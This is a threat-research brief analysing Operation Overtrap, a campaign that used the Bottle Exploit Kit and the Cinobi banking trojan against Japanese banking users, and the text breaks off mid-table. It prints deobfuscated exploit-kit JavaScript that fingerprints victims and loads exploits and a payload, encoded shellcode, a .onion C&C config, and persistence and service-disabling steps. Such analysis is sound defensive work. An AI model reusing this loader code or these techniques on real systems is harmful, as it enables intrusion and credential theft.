# Operation Overtrap Targets Japanese Online Banking Users Via Bottle Exploit Kit and Brand-New Cinobi Banking Trojan

Technical Brief

*By Jaromir Horejsi and Joseph C. Chen (Threat Researchers)*

We recently discovered a new campaign that we dubbed "Operation Overtrap" for the numerous ways it can infect or trap victims with its payload. The campaign mainly targets online users of various Japanese banks by stealing their banking credentials using a three-pronged attack. Based on our telemetry, Operation Overtrap has been active since April 2019 and has been solely targeting online banking users located in Japan. Our analysis shows that this campaign uses three different attack vectors to steal its victims' banking credentials:

- By sending spam emails with a phishing link to a page disguised as a banking website
- By sending spam emails asking victims to execute a disguised malware's executable downloaded from a linked phishing page.
- By using a custom exploit kit to deliver malware via malvertising




Figure 1. Operation Overtrap three-pronged attack flow


# Technical Analysis

## Discovering Operation Overtrap

We first discovered the campaign in September 2019 using a then-unidentified exploit kit. Based on our data, Operation Overtrap has been using spam emails to deliver its payload to victims as early as April 2019.


In mid-September, we observed a significant number of victims being redirected to the exploit kit, which targeted Internet Explorer, after they have clicked on links from social media platforms. It should be noted, however, that the way the victims received the links has not been identified. It is also worth mentioning that Operation Overtrap only seems to target Japanese online banking users; it redirects victims with different geolocations to a fake online shop.

Our analysis revealed that the exploit kit only dropped a clean binary that does not perform malicious activities on a victim's device. It also immediately closes after infection. It is still unclear why the threat actors behind Operation Overtrap initially delivered a clean binary file; it's possible that they were testing their custom exploit kit during this stage of the campaign's development.



| # | Result | Protocol | Host | URL | Body | Caching | Content-Type |
|---|---|---|---|---|---|---|---|
| 2 | 200 | HTTPS | [redacted] | /l.php?u=http%3A%2F%2Fagnbub.uauovk.club%2F... | 289 | private... | text/html; charset="utf-8" |
| 3 | 200 | HTTPS | [redacted] | /ajax/bz | 0 | private... | text/html; charset="utf-8" |
| 4 | 200 | HTTPS | [redacted] | /ajax/bz | 0 | private... | text/html; charset="utf-8" |
| 5 | 302 | HTTP | agnbub.uauovk.club | [redacted] | 3 | | text/html; charset=UTF-8 |
| 6 | 200 | HTTP | sales.inteleksys.com | /cate.html | 618 | max-ag... | text/html |
| 7 | 200 | HTTP | sales.inteleksys.com | /file/ajax.min.js | 2,143 | max-ag... | application/javascript |
| 8 | 200 | HTTP | sales.inteleksys.com | /file/main.js | 19,275 | max-ag... | application/javascript |
| 9 | 200 | HTTP | sales.inteleksys.com | /file/1.gif | 41,746 | max-ag... | image/gif |
| 10 | 200 | HTTP | sales.inteleksys.com | /conn.php?callback=?&data1=10&data2=0&data3=2... | 54 | | text/html; charset=UTF-8 |
| 11 | 200 | HTTP | sales.inteleksys.com | /file/swf.swf | 0 | max-ag... | application/x-shockwave-flash |
| 12 | 200 | HTTP | sales.inteleksys.com | /file/swf.swf | 7,699 | max-ag... | application/x-shockwave-flash |
| 13 | 200 | HTTP | sales.inteleksys.com | /conn.php?ge=1 | 31,744 | | text/html; charset=UTF-8 |

Figure 2. A screengrab that shows exploit kit network traffic in September 2019



```
.text:00401000 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:00401000 _WinMain@16     proc near               ; CODE XREF: ___tmainCRTStartup+115↓p
.text:00401000
.text:00401000 hInstance       = dword ptr  4
.text:00401000 hPrevInstance   = dword ptr  8
.text:00401000 lpCmdLine       = dword ptr  0Ch
.text:00401000 nShowCmd        = dword ptr  10h
.text:00401000
.text:00401000                 xor     eax, eax
.text:00401002                 retn    10h
.text:00401002 _WinMain@16     endp
```

Figure 3. A screengrab that features a clean file dropped by Operation Overtrap's exploit kit

## Operation Overtrap's Custom Exploit Kit: Bottle Exploit Kit

On September 29, 2019, we observed that the exploit kit ceased to drop a clean file, and instead, delivered a brand-new banking trojan that we dubbed "Cinobi." We also noted that the threat actors behind Operation Overtrap have stopped redirecting victims from social media and began to use a Japan-targeted malvertising campaign to push their custom exploit kit.

Another researcher later discovered the custom exploit kit, which was named the Bottle Exploit Kit (BottleEK). It exploits CVE-2018-15982, a Flash Player use after free vulnerability, as well as CVE-2018-8174, a VBScript remote code execution vulnerability. Victims will be infected with BottleEK's payload if they access this particular exploit kit's landing page with unpatched or outdated browsers. Our telemetry shows that BottleEK was the most active exploit kit detected in Japan in February 2020.





Figure 4. Exploit kit activity observed in Japan on February 2020 (Data obtained from Trend Micro Smart Protection Network™)

BottleEK performs the following steps during the compromise of an infected machine:


1. Check if the browser cookie "username" has been set. If it's set, it will not perform any action. Otherwise, it will set a "username" cookie with the value "bingv" and continue the infection. This step aims to filter out victims who have been previously attacked to prevent a double infection.



```
LOAD_SECOND = 0x10;
var str1 = decodeURI('%E8%AA%AD%E3%81%BF%E8%BE%BC%E3%81%BF%E4%B8%AD%E3%80%82%20%E3%80%82%20%E3
var user = getCookie('username');
if (user == '') {
    setCookie('username', 'bingv', 0x1);
```

Figure 5. Screengrab of code showing the BottleEK script verifying browser cookie information


2. Check if the browser is Internet Explorer and if the browser language is set to Japanese. If not, it will stop the infection.



```
var _0x10ef27 = (navigator['language'] || navigator['browserLanguage'])['toLowerCase']();
if (_0x10ef27['indexOf']('ja') == -0x1) return 0x0;
var _0x29045d = navigator['userAgent'];
var _0x3cd685 = _0x29045d['indexOf']('compatible') > -0x1 && _0x29045d['indexOf']('MSIE') > -0x1;
var _0x301ebe = _0x29045d['indexOf']('Trident') > -0x1 && _0x29045d['indexOf']('rv:11.0') > -0x1;
if (_0x3cd685) {
    var _0x3d7c78 = new RegExp('MSIE (\d+\.\d+);');
    _0x3d7c78['test'](_0x29045d);
    var _0x529833 = parseFloat(RegExp['$1']);
    return _0x529833;
} else if (_0x301ebe) {
    return 0xb;
}
return 0x0;
```

Figure 6. Screengrab of code showing the BottleEK script checking the infected device's browser language and browser version

3. Check the version of Internet Explorer, Adobe Flash Player, and the architecture of the infected machine. It then sends the gathered information with an Ajax request to the exploit kit hosting server in this format: "/conn.php?callback=?data1={Internet Explorer version}&data2={64 bits or 32 bits architecture}&data3={Adobe Flash Player version}".




```
var is64 = 0x0;
if (navigator['platform']['indexOf']('64') != -0x1) is64 = 0x1;
var fls = flashChecker();
ajax({
    'type': 'GET',
    'dataType': 'jsonp',
    'timeOut': 0x2710,
    'url': '/conn.php?callback=?',
    'data': {
        'data1': chk,
        'data2': is64,
        'data3': fls['v']
    },
    'success': function(_0x5e3e12) {
        if (_0x5e3e12[0x1] != '') {
            var _0xe1af85 = document['createElement']('embed');
            _0xe1af85['src'] = _0x5e3e12[0x1];
            _0xe1af85['setAttribute']('style', 'width:1px; height:1px');
            document['body']['appendChild'](_0xe1af85);
        } else if (_0x5e3e12[0x0] != '') {
            var _0x3fb4cc = document['createElement']('script');
            _0x3fb4cc['type'] = 'text/vbscript';
            _0x3fb4cc['src'] = _0x5e3e12[0x0];
            document['body']['appendChild'](_0x3fb4cc);
        }
    }
});
```

Figure 7. Screengrab of the BottleEK script sending information of the victim machine and loading the corresponding exploit

4. Based on the information received by the exploit kit server, it will return the location of different exploit codes and instruct the browser to load them accordingly. The exploits used by BottleEK include CVE-2018-15982, an Adobe Flash exploit, and CVE-2018-8174, a VBScript engine exploit.
5. After successful exploitation, it will load the malware from the URL "/conn[.]php?ge=1" and execute it. It is worth noting that if the cookie "username" set during the first step is not present during the request to load the exploit, the


exploit kit server will return an empty response. This is an anti-crawl feature that prevents web crawlers from directly grabbing the campaign’s payloads.

An analysis of the shellcodes embedded and executed by the exploits reveals the use of Metasploit encoders. In the case of 32-bit shellcode, we observed the use of the Shikata Ga Nai encoder. Meanwhile, the 64-bit shellcode uses XOR dynamic encoder.




```
00401000    DBCD          FCMOVNE ST,ST(5)                      FLOAT 0.0
00401002    D97424 F4     FSTENV SS:[ESP-0C]
00401006    58            POP EAX
00401007    29C9          SUB ECX,ECX
00401009    BA 99DA1A73   MOV EDX,731ADA99
0040100E    B1 C4         MOV CL,0C4
00401010    3150 18       XOR DWORD PTR DS:[EAX+18],EDX
00401013    0350 18       ADD EDX,DWORD PTR DS:[EAX+18]
00401016    83C0 9D       ADD EAX,-63
00401019    38EF          CMP BH,CH
0040101B    9A 32BD105D   CALL FAR 1F28:5D10BD32                Far jump or call
```

Figure 8. Screengrab of shellcode encoded with the “Shikata Ga Nai” encoder



```
0000000140001000  EB 27          jmp 2_class7.bin.140001029     EntryPoint
0000000140001002  5B             pop rbx
0000000140001003  53             push rbx
0000000140001004  5F             pop rdi
0000000140001005  B0 2A          mov al,2A                      2A:'*'
0000000140001007  FC             cld
0000000140001008  AE             scasb
0000000140001009  75 FD          jne 2_class7.bin.140001008
000000014000100B  57             push rdi
000000014000100C  59             pop rcx
000000014000100D  53             push rbx
000000014000100E  5E             pop rsi
000000014000100F  8A06           mov al,byte ptr ds:[rsi]
0000000140001011  3007           xor byte ptr ds:[rdi],al
0000000140001013  48:FFC7        inc rdi
0000000140001016  48:FFC6        inc rsi
0000000140001019  66:813F C9C8   cmp word ptr ds:[rdi],C8C9
000000014000101E  74 07          je 2_class7.bin.140001027
0000000140001020  803E 2A        cmp byte ptr ds:[rsi],2A       2A:'*'
0000000140001023  75 EA          jne 2_class7.bin.14000100F
0000000140001025  EB E6          jmp 2_class7.bin.14000100D
0000000140001027  FFE1           jmp rcx
0000000140001029  E8 D4FFFFFF    call 2_class7.bin.140001002
000000014000102E  030F           add ecx,dword ptr ds:[rdi]
0000000140001030  14 2A          adc al,2A
0000000140001032  EA             ???
0000000140001033  3817           cmp byte ptr ds:[rdi],dl
0000000140001035  030F           add ecx,dword ptr ds:[rdi]
0000000140001037  D8CF           fmul st(0),st(7)
0000000140001039  C3             ret
000000014000103A  5C             pop rsp
```

Figure 9. Screengrab of shellcode encoded with the XOR dynamic” encoder



```
binaryData
    DefineBinaryData (1: Class6)
    DefineBinaryData (2: Class7)
frames
```

Figure 10. Screengrab showing the Flash exploit containing both 32-bit and 64-bit shellcodes in one exploit file

## Brand-new banking malware: Cinobi

Operation Overtrap used a new banking malware we've decided to call Cinobi. Based on our analysis, Cinobi has two versions — the first one has a DLL library injection payload that compromises victims' web browsers to perform form-grabbing.

This Cinobi version can also modify web traffic sent to and received from targeted websites. Our investigation found that all the websites that this campaign targeted were those of Japan-based banks.


Aside from form-grabbing, it also has a webinject function that allows cybercriminals the ability to modify accessed webpages. The second version has all the capabilities of the first one plus the ability to communicate with a command-and-control (C&C) server over the Tor proxy.

## Cinobi's four stages of infection

Each of Cinobi's four stages contains an encrypted position-independent shellcode that makes analysis slightly more complicated. Each stage is downloaded from a C&C server after certain conditions have been met.

### First stage

The first stage of Cinobi's infection chain, which has also been analyzed by another cybersecurity researcher, starts by calling the "GetUserDefaultUILanguages" function to check if the infected device's local settings are set to Japanese.



```
:0000185C           call    dword ptr [eax+edi+117h] ; GetUserDefaultUILanguage
:00001863           mov     ecx, 411h
:00001868           cmp     ax, cx
:0000186B           jnz     loc_26B3        ; is Japanese locale
```

Figure 5. Screengrab of Cinobi's check to determine the device's language settings using "GetUserDefaultUILanguages"


Cinobi will then download legitimate unzip.exe and Tor applications from the following locations:

- ftp://ftp[.]cadwork.ch/DVD_V20/cadwork.dir/COM/unzip[.]exe
- https://archive[.]torproject[.]org/tor-package-archive/torbrowser/8.0.8/tor-win32-0.3.5.8[.]zip

After extracting the Tor archive into the "\AppData\LocalLow\" directory, Cinobi will rename tor.exe to taskhost.exe and execute it. It will also run tor.exe with custom torrc file settings.

- "C:\Users\<username>\AppData\LocalLow\<random_name>\Tor\taskhost.exe" –f
- "C:\Users\<username>\AppData\LocalLow\<random_name>\torrc"


It will download the second stage of the malware payload from a .onion C&C address and save it in a randomly named .DLL file within the "\AppData\LocalLow\" folder. The filename of the first stage downloader is saved into a .JPG file with a random name.



```
00000000: 43 00 3A 00 5C 00 74 00|65 00 6D 00 70 00 5C 00  | C.:.\.t.e.m.p.\.
00000010: 73 00 76 00 63 00 68 00|6F 00 73 00 74 00 2E 00  | s.v.c.h.o.s.t...
00000020: 62 00 69 00 6E 00      |                         | b.i.n.
```

Figure 6. Screengrab of .JPG file that contains the filename of the first stage downloader

After this, Cinobi will run the second stage of its downloader on the victim's machine.



```
"rundll32.exe" "C:\Users\[redacted]\AppData\LocalLow\foepcyof\foepcyof
\foepcyof.dll",q8WnHQTl C:\Users\[redacted]\AppData\LocalLow\foepcyof
\foepcyof\foepcyof.dll
```


Figure 7. Screengrab of code showing Cinobi running the second stage of its downloader on the victim's machine

## Second stage

Cinobi will connect to its C&C server to download and decrypt the file for the third stage of its infection chain. We observed that the filename of the third stage starts with the letter C, followed by random characters. Afterward, it will download and decrypt the file for the fourth stage, which has a filename that starts with the letter A, followed by random characters.

After these, Cinobi will download and decrypt a config file (**<random_name>.txt**) that contains a new C&C address.

Cinobi uses RC4 encryption with a hardcoded key.




```
00000000: C5 2A BB 83 C7 40 BB 01|1D 9B 38 A9 AA 5C F2 96  | Å*»■Ç@»..■8©ª\ò■
00000010: 68 74 74 70 3A 2F 2F 34|77 36 79 6C 6E 69 61 6D  | http://4w6ylniam
00000020: 75 36 78 37 65 33 61 2E|6F 6E 69 6F 6E 2F 63 6F  | u6x7e3a.onion/co
00000030: 6E 6E 65 63 74 2E 70 68|70 0D 0A 68 74 74 70 3A  | nnect.php..http:
00000040: 2F 2F 6C 6F 63 61 6C 68|6F 73 74 2F 6D 61 69 6E  | //localhost/main
00000050: 44 6F 6D 61 69 6E 2F 63|6F 6E 6E 65 63 74 2E 70  | Domain/connect.p
00000060: 68 70                  |                         | hp
```

Figure 8. Screengrab of code showing Cinobi's decoded config file

Next, Cinobi will run the downloaded third stage infection file using the UAC bypass method via the CMSTPLUA COM interface.

## Third stage

During the third infection stage, Cinobi will copy malware files from "\AppData\LocalLow\" to the "%PUBLIC%" folder. It will then install the fourth stage of the downloader (which was downloaded during the second stage) as Winsock Layered Service Provider (WSCInstallProviderAndChains).



```
:00001CC4                 push    [ebp+arg_0]
:00001CC7                 lea     eax, [ebp+var_530] ; C:\Users\Public\foepcyof\Afoepcyof.dll
:00001CCD                 push    eax
:00001CCE                 mov     eax, [ebp+var_34]
:00001CD1                 call    dword ptr [eax+13Bh] ; WSCInstallProviderAndChains
```


Figure 9. Screengrab of code showing the installation of the infection's fourth stage on the victim machine as "WSCInstallProviderAndChains"

Cinobi will then perform the following actions:

- Change spooler service config to "SERVICE_AUTO_START"
- Disable the following services:
  - UsoSvc
  - Wuauserv
  - WaaSMedicSvc
  - SecurityHealthService
  - DisableAntiSpyware
- Copy and extract Tor files to "%PUBLIC%" folder
- Rename **tor.exe** to **taskhost.exe**
- Create *torrc* in "%PUBLIC%" with the content "DataDirectory C:\Users\Public\<random_nam>\data\tor"
- Create .JPG file with the original dropper name
- Remove files from "\AppData\LocalLow\" and remove the original dropper file

## Fourth stage

Cinobi will call the **WSCEnumProtocols** function to retrieve information about available transport protocols. It will also call the **WSCGetProviderPath** function to retrieve the DLL path of the original transport provider. This function is called twice. The first call will return the malicious provider (as the fourth stage of the malware has already been installed during the third stage of infection). The second call will return the original transport provider (“%SystemRoot%\system32\mswsock.dll”) and resolve and call its WSPStartup function. Cinobi will then check the name of the process in which the malicious DLL provider gets injected. In practice, Cinobi should be injected into all processes that make network connections using Windows sockets.



Handle or DLL substring: Apuidraut.dll

| Process | PID | Type | Name |
|---|---|---|---|
| VBoxService.exe | 660 | DLL | C:\Users\Public\puidraut\Apuidraut.dll |
| svchost.exe | 1324 | DLL | C:\Users\Public\puidraut\Apuidraut.dll |
| spoolsv.exe | 1656 | DLL | C:\Users\Public\puidraut\Apuidraut.dll |
| taskhost.exe | 2996 | DLL | C:\Users\Public\puidraut\Apuidraut.dll |
| Fiddler.exe | 3292 | DLL | C:\Users\Public\puidraut\Apuidraut.dll |

Figure 10. Screengrab of processes where the malicious DLL provider has been injected

Cinobi banker’s functionality depends on the process in which it has been loaded:

| Process Name | Functionalities |
|---|---|
| **chrome.exe** | • Hooks Chrome APIs handling SSL functionality |
| **firefox.exe** | • Hooks APIs (*nss3.dll, nspr4.dll; PR_OpenTCPSocket, PR_Close, PR_Read, PR_Write, PR_GetNameForIdentity, PR_SetError*) |
| **iexplore.exe** | • Hooks Internet Explorer APIs handling SSL functionality |
| **lsass.exe** | • The same functionalities as **spoolsv.exe**, except that it doesn’t write default config files and disable wuauserv |
| **spoolsv.exe** | • Creates a thread that writes a .cfg file containing an |

| | |
|---|---|
